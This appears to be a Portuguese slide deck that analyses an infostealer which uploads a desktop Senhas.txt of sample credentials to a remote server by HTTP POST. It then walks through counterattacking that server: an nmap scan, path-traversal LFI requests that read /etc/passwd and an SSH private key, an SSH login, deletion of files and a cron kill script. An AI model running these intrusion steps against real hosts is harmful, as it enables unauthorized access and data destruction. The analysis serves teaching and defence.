O comprimento, em bytes, da estrutura sockaddr apontada pelo parâmetro name .



connect



Default (stdcall)

1: [esp+4] 00000104 00000104
2: [esp+8] 0061EE70 0061EE70
3: [esp+C] 00000010 00000010

Address	Hex	ASCII
0061EE70	02 00 1F 40 12 E0 13 24 12 E0 13 24 00 00 00 00@.\$.@.\$...
0061EE80	00 00 00 00 57 69 6E 53 6F 63 6B 20 32 2E 30 00WinSock 2.0.
0061EE90	05 00 00 00 8B C4 40 00 09 00 00 00 00 00 00 00@.....
0061EEA0	16 00 00 00 75 00 00 00 50 22 60 00 50 15 60 00D"i a i

```
typedef struct sockaddr_in {  
#if ...  
    short          sin_family; 02 00 -> 2 -> AF_INET  
#else  
    ADDRESS_FAMILY sin_family;  
#endif  
    USHORT         sin_port; 1F 40 -> 8000  
    IN_ADDR        sin_addr; 12 E0 13 24 -> 18.224.19.36  
    CHAR           sin_zero[8];  
} SOCKADDR_IN, *PSOCKADDR_IN;
```

send

X

Address	OpCode	Assembly	Description
65258A0	8BFF	mov edi,edi	send
65258A2	55	push ebp	esi:EntryPoint
65258A3	8BEC	mov ebp,esp	esi:EntryPoint
65258A5	83EC 14	sub esp,14	edi:EntryPoint
65258A8	53	push ebx	esi:EntryPoint
65258A9	56	push esi	edi:EntryPoint
65258AA	8B35 00805576	mov esi,dword ptr ds:[76558000]	esi:EntryPoint
65258B0	33DB	xor ebx,ebx	esi:EntryPoint
65258B2	57	push edi	edi:EntryPoint
65258B3	81FE A0B65176	cmp esi,ws2_32.7651B6A0	esi:EntryPoint
65258B9	0F84 D2500100	je ws2_32.7653A991	esi:EntryPoint
65258BF	8D45 F8	lea eax,dword ptr ss:[ebp-8]	edi:EntryPoint
65258C2	50	push eax	esi:EntryPoint
65258C3	8D45 F4	lea eax,dword ptr ss:[ebp-C]	edi:EntryPoint
65258C6	50	push eax	esi:EntryPoint
65258C7	81FE 00F75176	cmp esi,ws2_32.7651F700	esi:EntryPoint
65258CD	0F85 F0500100	jne ws2_32.7653A9C3	esi:EntryPoint
65258D3	E8 289EFFFF	call ws2_32.7651F700	[dword ptr ss:[ebp+8]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
65258D8	8945 FC	mov dword ptr ss:[ebp-4],eax	[dword ptr ss:[ebp+8]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
65258DB	85C0	test eax,eax	[dword ptr ss:[ebp+8]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
65258DD	0F85 31510100	jne ws2_32.7653AA14	[dword ptr ss:[ebp+8]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
65258E3	FF75 08	push dword ptr ss:[ebp+8]	[dword ptr ss:[ebp+8]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"



send - o que ela faz?



A função send envia dados em um soquete conectado.

Sintaxe

C++

Copiar

```
int WSAAPI send(
    [in] SOCKET      s,
    [in] const char *buf,
    [in] int         len,
    [in] int         flags
);
```

Parâmetros

- **[in] s**
Um descritor que identifica um soquete conectado.
- **[in] buf**
Um ponteiro para um buffer que contém os dados a serem transmitidos.
- **[in] len**
O comprimento, em bytes, dos dados no buffer apontados pelo parâmetro buf .
- **[in] flags**
Um conjunto de sinalizadores que especificam a maneira como a chamada é feita

send

X

Default (stdcall)

▼ 4 ▲ Unlocked

1: [esp+4] 00000110 00000110
2: [esp+8] 0061DE70 0061DE70 "POST /upload/Senhas.txt HTTP/1.1\r\nHost: 18.224.1.230\r\nContent-Type: application/octet-stream\r\nConnection: close....
3: [esp+C] 00000088 00000088
4: [esp+10] 00000000 00000000

Address	Hex	ASCII
0061DE70	50 4F 53 54 20 2F 75 70 6C 6F 61 64 2F 53 65 6E	POST /upload/Sen
0061DE80	68 61 73 2E 74 78 74 20 48 54 54 50 2F 31 2E 31	has.txt HTTP/1.1
0061DE90	0D 0A 48 6F 73 74 3A 20 31 38 2E 32 32 34 2E 31	..Host: 18.224.1
0061DEAO	39 2E 33 36 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65	9.36..Content-Le
0061DEB0	6E 67 74 68 3A 20 32 33 30 0D 0A 43 6F 6E 74 65	ngth: 230..Conte
0061DEC0	6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61	nt-Type: applica
0061DED0	74 69 6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61	tion/octet-strea
0061DEE0	6D 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63	m..Connection: c
0061DEF0	6C 6F 73 65 0D 0A 0D 0A 00 00 00 00 00 00 00 00	lose.....



Inspecionando as comunicações



*Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 18.224.19.36

No.	Time	Source	Destination	Protocol	Length	Info
173	26.042442	192.168.61.131	18.224.19.36	TCP	66	22455 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
174	26.193676	18.224.19.36	192.168.61.131	TCP	60	8000 → 22455 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
175	26.193785	192.168.61.131	18.224.19.36	TCP	54	22455 → 8000 [ACK] Seq=1 Ack=1 Win=64240 Len=0
176	26.197104	192.168.61.131	18.224.19.36	TCP	190	22455 → 8000 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=136 [TCP PDU reassembled in 178]
177	26.197333	18.224.19.36	192.168.61.131	TCP	60	8000 → 22455 [ACK] Seq=1 Ack=137 Win=64240 Len=0
178	26.197758	192.168.61.131	18.224.19.36	HTTP	284	POST /upload/Senhas.txt HTTP/1.1 (application/octet-stream)
179	26.198171	18.224.19.36	192.168.61.131	TCP	60	8000 → 22455 [ACK] Seq=1 Ack=367 Win=64240 Len=0
180	26.198205	192.168.61.131	18.224.19.36	HTTP	56	Continuation
181	26.198389	18.224.19.36	192.168.61.131	TCP	60	8000 → 22455 [ACK] Seq=1 Ack=369 Win=64240 Len=0
182	26.204225	192.168.61.131	18.224.19.36	TCP	54	22455 → 8000 [FIN, ACK] Seq=369 Ack=1 Win=64240 Len=0
183	26.204559	18.224.19.36	192.168.61.131	TCP	60	8000 → 22455 [ACK] Seq=1 Ack=370 Win=64239 Len=0
184	26.359536	18.224.19.36	192.168.61.131	HTTP	172	HTTP/1.0 200 OK
185	26.359601	192.168.61.131	18.224.19.36	TCP	54	22455 → 8000 [RST, ACK] Seq=370 Ack=119 Win=0 Len=0



Inspecionando as comunicações



178 26.197758

192.168.61.131

18.224.19.36

HTTP

284 POST /upload/Senhas.txt HTTP/1.1 (application/octet-stream)

> Frame 178: 284 bytes on wire (2272 bits), 284 bytes captured (2272 bits) on interface eth0
> Ethernet II, Src: VMWare_26:59:b5 (00:0c:29:26:59:b5), Dst: VMWare_19:36 (00:0c:29:19:36:00)
> Internet Protocol Version 4, Src: 192.168.61.131, Dst: 18.224.19.36
> Transmission Control Protocol, Src Port: 22455, Dst Port: 8000,
> [2 Reassembled TCP Segments (366 bytes): #176(136), #178(230)]
▼ Hypertext Transfer Protocol
 > POST /upload/Senhas.txt HTTP/1.1\r\n Host: 18.224.19.36\r\n Content-Length: 230\r\n Content-Type: application/octet-stream\r\n Connection: close\r\n\r\n [Response in frame: 184]
 [Full request URI: http://18.224.19.36/upload/Senhas.txt]
 File Data: 230 bytes
 > [Expert Info (Note/Malformed): HTTP body subdissector failed]
▼ Media Type
 Media type: application/octet-stream (230 bytes)

0000	00 50 56 e4 d2 b8 00 0c 29 26 59 b5 08 00 45 00	PV.....)&Y...E.
0010	01 0e c0 e5 40 00 80 06 00 00 c0 a8 3d 83 12 e0@..... =... .
0020	13 24 57 b7 1f 40 56 fc f9 ef 43 77 53 e7 50 18	.\$W..@V... CwS.P.
0030	fa f0 25 30 00 00 47 6d 61 69 6c 0d 0a 75 73 75	.%0..Gm ail..usu
0040	c3 a1 72 69 6f 3a 20 53 65 6e 68 61 73 45 6d 54	..rio: S enhasEmT
0050	58 54 0d 0a 73 65 6e 68 61 3a 20 65 75 6d 65 73	XT..senh a: eumes
0060	6d 6f 40 32 30 30 31 0d 0a 0d 0a 44 72 6f 70 62	mo@2001. ...Dropb
0070	6f 78 0d 0a 75 73 75 c3 a1 72 69 6f 3a 20 53 65	ox..usu..rio: Se
0080	6e 68 61 73 45 6d 54 58 54 0d 0a 73 65 6e 68 61	nhasEmTX T..senha
0090	3a 20 53 65 6e 68 61 31 32 33 34 0d 0a 0d 0a 42	: Senhal 234...B
00a0	61 6e 63 6f 20 64 6f 20 42 72 61 73 69 6c 0d 0a	anco do Brasil..
00b0	43 6f 6e 74 61 20 63 6f 72 72 65 6e 74 65 3a 20	Conta co rrente:
00c0	31 32 33 34 0d 0a 53 65 6e 68 61 3a 20 31 32 33	1234..Se nha: 123
00d0	34 0d 0a 0d 0a 56 50 4e 20 64 61 20 65 6d 70 72	4...VPN da empr
00e0	65 73 61 0d 0a 75 73 75 c3 a1 72 69 6f 3a 20 65	esa..usu..rio: e
00f0	75 6d 65 73 6d 6f 40 65 6d 70 72 65 73 61 2e 63	umesmo@e mpresa.c
0100	6f 6d 2e 62 72 0d 0a 73 65 6e 68 61 3a 20 45 6d	om.br..s enha: Em
0110	70 72 65 73 61 40 32 30 32 33 0d 0a	presa@20 23...

PV.....)&Y...E.
....@..... =... .
.\$W..@V... CwS.P.
.%0..Gm ail..usu
..rio: S enhasEmT
XT..senh a: eumes
mo@2001. ...Dropb
ox..usu..rio: Se
nhasEmTX T..senha
: Senhal 234...B
anco do Brasil..
Conta co rrente:
1234..Se nha: 123
4...VPN da empr
esa..usu..rio: e
umesmo@e mpresa.c
om.br..s enha: Em
presa@20 23...



O que aconteceu até agora?



- Coletoou USERNAME das variáveis de ambiente
- Inseriu em C:\Users\USERNAME\Desktop
- Pesquisou os arquivos nesse diretório
 - Identificou os com extensão .txt
- Criou um socket para um servidor
- Mandou os arquivos com extensão .txt para esse servidor




InfoStealer



- Projetado para coletar informações confidenciais
 - Senhas, números de cartão de crédito, histórico de navegação entre outros
- O objetivo final: transmitir esses dados roubados aos atacantes



Acessando o servidor



Tentando acessar o diretório e arquivos

18.224.19.36:8000/upload/

Cannot download file ./: target is a directory

18.224.19.36:8000/upload/Senh...

Gmail
usuário: SenhasEmTXT
senha: eumesmo@2001

Dropbox
usuário: SenhasEmTXT
senha: Senha1234

Banco do Brasil
Conta corrente: 1234
Senha: 1234

VPN da empresa
usuário: eumesmo@empresa.com.br
senha: Empresa@2023



Escaneando portas



```
└─(kali㉿kali)-[~]
$ nmap -Pn 18.224.19.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 22:20 -03
Nmap scan report for ec2-18-224-19-36.us-east-2.compute.amazonaws.com (18.224.19.36)
Host is up (0.16s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 113.62 seconds
```



Testando LFI



Request

Pretty Raw Hex



```
1 GET /upload/../../../../etc/passwd HTTP/1.1
2 Host: 18.224.19.36:8000
3 Accept-Language: pt-BR
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
```



Testando LFI



Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Server: BaseHTTP/0.6 Python/3.12.3
3 Date: Sun, 15 Sep 2024 01:31:10 GMT
4 Content-type: text/plain

5
6 root:x:0:0:root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
22 _apt:x:42:65534::nonexistent:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
25 systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
26 dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
27 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
28 syslog:x:102:102::/nonexistent:/usr/sbin/nologin
29 systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin
30 uuidd:x:103:103::/run/uuidd:/usr/sbin/nologin
31 tss:x:104:104:TPM software stack,,,:/var/lib/tpm:/bin/false
32 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
33 pollinate:x:106:1::/var/cache/pollinate:/bin/false
34 tcpdump:x:107:108::/nonexistent:/usr/sbin/nologin
35 landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
36 fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
37 polkitd:x:989:989:User for pol
38 ec2-instance-connect:x:109:655
39 _chrony:x:110:112:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
40 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
41 trojanzero:x:1001:1001:Trojan,,,:/home/trojanzero:/bin/bash
42 trojanzero:x:1001:1001:Trojan,,,:/home/trojanzero:/bin/bash
```



O que temos

- O IP do servidor: 18.224.19.36
- Uma porta SSH: 22
- Um usuário: trojanzero
- LFI

Isso nos leva a ...



LFI para conseguir a chave ssh de trojanzero



Request

Pretty Raw Hex



```
1 GET /upload/../../../../home/trojanzero/.ssh/id_rsa HTTP/1.1
2 Host: 18.224.19.36:8000
3 Accept-Language: pt-BR
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
```



LFI para conseguir a chave ssh de trojanzero



Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Server: BaseHTTP/0.6 Python/3.12.3
3 Date: Sun, 15 Sep 2024 01:41:54 GMT
4 Content-type: text/plain

5
6 -----BEGIN OPENSSH PRIVATE KEY-----
7 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
--> -13PV+A8TOVn4V21Pi-fuOwmnZ114V2um4zYQOw1COMwJMLA/OF2zJ2du1oN+CRWmJCVII
```



Logar como trojanzero



```
(kali㉿kali)-[~/hnwd]
$ ssh -i id_rsa trojanzero@18.224.19.36
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-1010-aws x86_64)
```

```
*** System restart required ***
Pending kernel upgrade!
Running kernel version:
  6.8.0-1010-aws
Diagnostics:
  The currently running kernel version is not the expected kernel version 6.8.0-1015-aws.
trojanzero@i-009e84b3be9f87852:~$
```



Localizar o arquivo exfiltrado



```
trojanzero@i-009e84b3be9f87852:~$ find -type f -name "Senhas.txt" 2>/dev/null  
./stealer/Senhas.txt
```

```
trojanzero@i-009e84b3be9f87852:~$ cd stealer  
trojanzero@i-009e84b3be9f87852:~/stealer$ ls -la  
total 28  
drwxrwxr-x 2 trojanzero trojanzero 4096 Sep 15 01:54 .  
drwxr-x--- 6 trojanzero trojanzero 4096 Sep 15 01:11 ..  
-rw-rw-r-- 1 trojanzero trojanzero 65 Sep 15 01:54 Notas.txt  
-rw-rw-r-- 1 trojanzero trojanzero 230 Sep 15 01:54 Senhas.txt  
-rw-rw-r-- 1 trojanzero trojanzero 182 Sep 15 01:54 ToDo.txt  
-rw----- 1 trojanzero trojanzero 4841 Sep 15 01:54 nohup.out
```



Apagando arquivos exfiltrados



```
trojanzero@i-009e84b3be9f87852:~/stealer$ rm -rf ./*
trojanzero@i-009e84b3be9f87852:~/stealer$ ls -la
total 8
drwxrwxr-x 2 trojanzero trojanzero 4096 Sep 15 02:00 .
drwxr-x--- 6 trojanzero trojanzero 4096 Sep 15 01:11 ..
```



Criando um script para matar o servidor



```
trojanzero@i-009e84b3be9f87852:~$ nano killer.sh
```

```
#!/bin/bash

PID=$(lsof -t -i:8000)

if [ ! -z "$PID" ]; then
    kill -9 $PID
fi
```

```
trojanzero@i-009e84b3be9f87852:~$ chmod +x killer.sh
```



Agendando execução do script



```
trojanzero@i-009e84b3be9f87852:~$ crontab -e
```

```
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
